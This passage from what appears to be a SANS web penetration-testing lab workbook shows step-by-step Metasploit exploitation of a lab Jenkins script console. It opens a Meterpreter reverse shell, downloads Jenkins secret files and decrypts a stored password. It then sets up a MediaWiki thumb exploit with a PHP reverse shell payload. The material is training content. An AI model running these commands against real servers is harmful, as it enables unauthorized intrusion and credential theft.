


17. The exploit we want to use is `exploit/multi/http/jenkins_script_console`. Let's use it (literally) and remember that the `TAB` key is your friend in Metasploit:

```
use exploit/multi/http/jenkins_script_console
```

18. After that use the show info command to see available options.


```
show info
```




19. Ok, so there is a number of options we need to set. Additionally, notice at the top that the default payload is the Meterpreter shell for Windows, this is wrong (since we know that our instance is running on Linux), so we will need to change that too.

20. Before we do this there is another thing we need to do in Jenkins. While the exploit accepts a `username`, `password` and the `API_TOKEN`, it will fail if we use the username/password combination. In order to successfully send an authenticated request, we will need a username (which is `admin`, that's easy), but also an `API_TOKEN` – which we need to generate in Jenkins. Let's do that.

21. In Jenkins, while logged in with `admin`, go to **admin** (in the upper right corner) -> **Configure**.



22. There are no API Token's. Click on **Add new Token** and create a new token with an arbitrary name and click on **Generate**. Notice the generated token, take this value and copy and paste it somewhere – you will need it for Metasploit, but if you browse away from this page there will be no way to retrieve it again (you will need to generate a new token). Notice that your token might be different as well.



23. Let's configure Metasploit's module now.

```
set RHOSTS sec542.org
set RPORT 9000
set SRVPORT 9191
set TARGETURI /
set USERNAME admin
set API_TOKEN <YOUR TOKEN HERE>
set TARGET 1
set PAYLOAD linux/x86/meterpreter/reverse_tcp
```

24. We are now ready to pwn the poor Jenkins instance. Run the exploit with `run`.

```
run
```

```
msf6 exploit(multi/http/jenkins_script_console) > run

[*] Started reverse TCP handler on 192.168.44.132:4444
[*] Checking access to the script console
[*] Authenticating with token...
[*] Using CSRF token: '3deca1f54f4688b3c74eba5ccc6b143e3c3a02e755fc95351f05539ac3d2fcdf' (Jenkins-Crumb style)
[*] 10.42.42.42:9000 - Sending Linux stager...
[*] Sending stage (989032 bytes) to 172.17.0.2
[!] Deleting /tmp/HUgy payload file
[*] Meterpreter session 1 opened (192.168.44.132:4444 -> 172.17.0.2:41974) at 2022-07-06 19:14:03 +0000

meterpreter >
```

25. Nice! We have the Meterpreter shell active. The question now is how to retrieve Jenkins' secrets.

26. If you search for this, you can see that the encryption (and decryption) processes are well known. There are a number of repositories that actually allow us to decrypt Jenkins secrets – here is one example: https://github.com/hoto/jenkins-credentials-decryptor. We already have this binary in our VM as `jenkins-credentials-decryptor`.

27. Apparently, in order to decrypt Jenkins secrets, we need the following three files:

- `$JENKINS_HOME/credentials.xml`
- `$JENKINS_HOME/secrets/master.key`
- `$JENKINS_HOME/secrets/hudson.util.Secret`

28. `$JENKINS_HOME` is typically `/var/jenkins_home` – let's browse this with Meterpreter.

```
ls /var
cd /var/jenkins_home
ls
```

```
meterpreter > ls /var
Listing: /var
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-03-19 13:46:00 +0000  backups
040755/rwxr-xr-x  4096  dir   2022-06-22 00:00:00 +0000  cache
040755/rwxr-xr-x  4096  dir   2022-07-06 18:29:42 +0000  jenkins_home
040755/rwxr-xr-x  4096  dir   2022-07-02 15:43:37 +0000  lib
042775/rwxrwxr-x  4096  dir   2022-03-19 13:46:00 +0000  local
041777/rwxrwxrwx  4096  dir   2022-06-22 00:00:00 +0000  lock
040755/rwxr-xr-x  4096  dir   2022-07-02 15:43:40 +0000  log
042775/rwxrwxr-x  4096  dir   2022-06-22 00:00:00 +0000  mail
040755/rwxr-xr-x  4096  dir   2022-06-22 00:00:00 +0000  opt
040755/rwxr-xr-x  4096  dir   2022-06-22 00:00:00 +0000  run
040755/rwxr-xr-x  4096  dir   2022-06-22 00:00:00 +0000  spool
041777/rwxrwxrwx  4096  dir   2022-03-19 13:46:00 +0000  tmp

meterpreter > cd /var/jenkins_home
meterpreter > ls
Listing: /var/jenkins_home
==========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040755/rwxr-xr-x  4096   dir   2022-07-06 18:28:52 +0000  .cache
040755/rwxr-xr-x  4096   dir   2022-07-06 18:28:51 +0000  .groovy
040755/rwxr-xr-x  4096   dir   2022-07-06 18:28:46 +0000  .java
100644/rw-r--r--  0      fil   2022-07-06 18:28:52 +0000  .lastStarted
100644/rw-r--r--  2782   fil   2022-07-06 18:28:52 +0000  config.xml
100644/rw-r--r--  150    fil   2022-07-06 18:28:43 +0000  copy_reference_file.log
100644/rw-r--r--  1075   fil   2022-07-06 11:16:57 +0000  credentials.xml
100644/rw-r--r--  156    fil   2022-07-06 18:28:50 +0000  hudson.model.UpdateCenter.xml
100644/rw-r--r--  371    fil   2022-07-06 09:37:23 +0000  hudson.plugins.git.GitTool.xml
100600/rw-------  1712   fil   2022-07-06 09:30:36 +0000  identity.key.enc
100644/rw-r--r--  7      fil   2022-07-06 18:28:52 +0000  jenkins.install.InstallUtil.lastExecVersion
100644/rw-r--r--  7      fil   2022-07-06 09:37:43 +0000  jenkins.install.UpgradeWizard.state
100644/rw-r--r--  180    fil   2022-07-06 09:37:41 +0000  jenkins.model.JenkinsLocationConfiguration.xml
100644/rw-r--r--  171    fil   2022-07-06 09:30:36 +0000  jenkins.telemetry.Correlator.xml
040755/rwxr-xr-x  4096   dir   2022-07-06 11:14:46 +0000  jobs
040755/rwxr-xr-x  4096   dir   2022-07-06 18:29:42 +0000  logs
100644/rw-r--r--  907    fil   2022-07-06 18:28:52 +0000  nodeMonitors.xml
040755/rwxr-xr-x  4096   dir   2022-07-06 09:30:36 +0000  nodes
040755/rwxr-xr-x  12288  dir   2022-07-06 09:37:16 +0000  plugins
100644/rw-r--r--  129    fil   2022-07-06 17:39:37 +0000  queue.xml.bak
100644/rw-r--r--  64     fil   2022-07-06 09:30:34 +0000  secret.key
100644/rw-r--r--  0      fil   2022-07-06 09:30:34 +0000  secret.key.not-so-secret
040700/rwx------  4096   dir   2022-07-06 11:15:31 +0000  secrets
040755/rwxr-xr-x  4096   dir   2022-07-06 09:37:22 +0000  updates
040755/rwxr-xr-x  4096   dir   2022-07-06 09:30:36 +0000  userContent
040755/rwxr-xr-x  4096   dir   2022-07-06 09:30:37 +0000  users
040755/rwxr-xr-x  4096   dir   2022-07-06 09:30:33 +0000  war
040755/rwxr-xr-x  4096   dir   2022-07-06 11:15:31 +0000  workspace

meterpreter >
```

29. We can see `credentials.xml` there, while the rest is in the `secrets` directory. Let's download that locally so we can try to decrypt the secret.

```
cd /var/jenkins_home/
download credentials.xml
```

```
cd secrets
ls
download hudson.util.Secret
download master.key
```

```
meterpreter > cd /var/jenkins_home/
meterpreter > download credentials.xml
[*] Downloading: credentials.xml -> /home/student/credentials.xml
[*] skipped    : credentials.xml -> /home/student/credentials.xml
meterpreter > cd secrets
meterpreter > ls
Listing: /var/jenkins_home/secrets
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  48    fil   2022-07-06 11:15:31 +0000  hudson.console.ConsoleNote.MAC
100644/rw-r--r--  32    fil   2022-07-06 11:15:31 +0000  hudson.model.Job.serverCookie
100644/rw-r--r--  272   fil   2022-07-06 11:14:43 +0000  hudson.util.Secret
100640/rw-r-----  33    fil   2022-07-06 09:30:37 +0000  initialAdminPassword
100644/rw-r--r--  32    fil   2022-07-06 09:30:36 +0000  jenkins.model.Jenkins.crumbSalt
100644/rw-r--r--  256   fil   2022-07-06 09:30:36 +0000  master.key
100644/rw-r--r--  272   fil   2022-07-06 09:30:36 +0000  org.jenkinsci.main.modules.instance_identity.InstanceIdentity.KEY

meterpreter > download hudson.util.Secret
[*] Downloading: hudson.util.Secret -> /home/student/hudson.util.Secret
[*] skipped    : hudson.util.Secret -> /home/student/hudson.util.Secret
meterpreter > download master.key
[*] Downloading: master.key -> /home/student/master.key
[*] skipped    : master.key -> /home/student/master.key
meterpreter >
```

30. We now have everything needed to decrypt the secret. Let's use the `jenkins-credentials-decryptor` for that.

```
jenkins-credentials-decryptor -c credentials.xml -m master.key -s hudson.util.Secret
```

```
[~]$ jenkins-credentials-decryptor
Please provide all required flags.

Usage:

  jenkins-credentials-decryptor \
    -m master.key \
    -s hudson.util.Secret \
    -c credentials.xml \
    -o json

Flags:

  -c string
        (required) credentials.xml file location
  -m string
        (required) master.key file location
  -o string
        (optional) output format [json|text] (default "json")
  -s string
        (required) hudson.util.Secret file location
  -version
        (optional) show version
[~]$ jenkins-credentials-decryptor -c credentials.xml -m master.key -s hudson.util.Secret
[
  {
    "description": "Marvin's password",
    "id": "marvin_password",
    "password": "ThisIsMyUltraSecureAndLongPa$$word!",
    "scope": "GLOBAL",
    "username": "marvin"
  }
]

[~]$
```


Final step

1. Stop the Drupal2 Docker container by typing the following command in a terminal and then close all terminal windows:

```
stop-containers.sh
```

2. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.

3. Go to the Firefox proxy selector drop-down and choose **[Direct]**.



Exercise 5.6 - When Tools Fail

Objectives

- Realize many off-the-shelf exploits often initially fail
- Work through failed exploitation to arrive at a working exploit
- Manually exploit vulnerable applications starting from failed PoC
- Configure Metasploit to make previously failed exploit successful


Lab Setup

1. Open **Firefox** and surf to http://cust42.sec542.net/mwiki.

> **Note**
>
> We discovered this virtual host in the ZAP forced browse exercise

2. Press `Ctrl-U` to view the source code. Note the Media Wiki version (line 5).

```
<meta name="generator" content="MediaWiki 1.22.1" />
```



Challenges

1. As discovered previously:
   - cust42.sec542.net has a vulnerable version of MediaWiki installed.
   - Metasploit has a matching exploit (which will fail).
2. Your job is to:
   - Manually craft an exploit to upload a PHP shell to the vulnerable MediaWiki server.

• Use what you have learned to properly configure Metasploit.

Solution

1. Open a **terminal**, launch **Metasploit**, and search for a `mediawiki` exploit.

```
msfconsole
search mediawiki
```

2. Note that there are two MediaWiki exploits; let's check them out.

3. Try the most recent exploit, `mediawiki_syntaxhighlight`.

```
use exploit/multi/http/mediawiki_syntaxhighlight
info
```

4. Note the Description.

```
Description:
  This module exploits an option injection vulnerability in the
  SyntaxHighlight extension of MediaWiki. It tries to create & execute
  a PHP file in the document root. The USERNAME & PASSWORD options are
  only needed if the Wiki is configured as private. This vulnerability
  affects any MediaWiki installation with SyntaxHighlight version 2.0
  installed & enabled. This extension ships with the AIO package of
  MediaWiki version 1.27.x & 1.28.x. A fix for this issue is included
  in MediaWiki version 1.28.2 and version 1.27.3.
```

5. Our mediawiki version is `1.22.1`, which doesn't match this exploit. Let's try the next exploit, `exploit/multi/http/mediawiki_thumb`:


```
use exploit/multi/http/mediawiki_thumb
info
```

6. This one appears to match our version.


```
Description:
  MediaWiki 1.22.x before 1.22.2, 1.21.x before 1.21.5 and 1.19.x
  before 1.19.11, when DjVu or PDF file upload support is enabled,
  allows remote unauthenticated users to execute arbitrary commands
  via shell metacharacters. If no target file is specified this module
  will attempt to log in with the provided credentials to upload a
  file (.DjVu) to use for exploitation.
```

7. The Metasploit exploit info states *MediaWiki 1.22.x before 1.22.2, 1.21.x before 1.21.5 and 1.19.x before 1.19.11, when DjVu or PDF file upload support is enabled, allows remote unauthenticated users to execute arbitrary commands via shell metacharacters....*

8. The exploit requires an account. Fortuntely for us: wikis often allow users to create their own accounts. In Firefox: surf to http://cust42.sec542.net/mwiki and click on **Create account**.



9. Set your username to `student`, and password to `Security542` and click **Create account**.



10. Now that you have an account: go back to the terminal running msfconsole, and set the following variables:

```
set PAYLOAD php/reverse_php
set RHOSTS 10.42.42.42
set VHOST cust42.sec542.net
set USERNAME student
set PASSWORD Security542
set TARGETURI /mwiki
check
```

11. Metasploit should respond as follows:

```
[*] 10.42.42.42:80 - The target appears to be vulnerable.
```

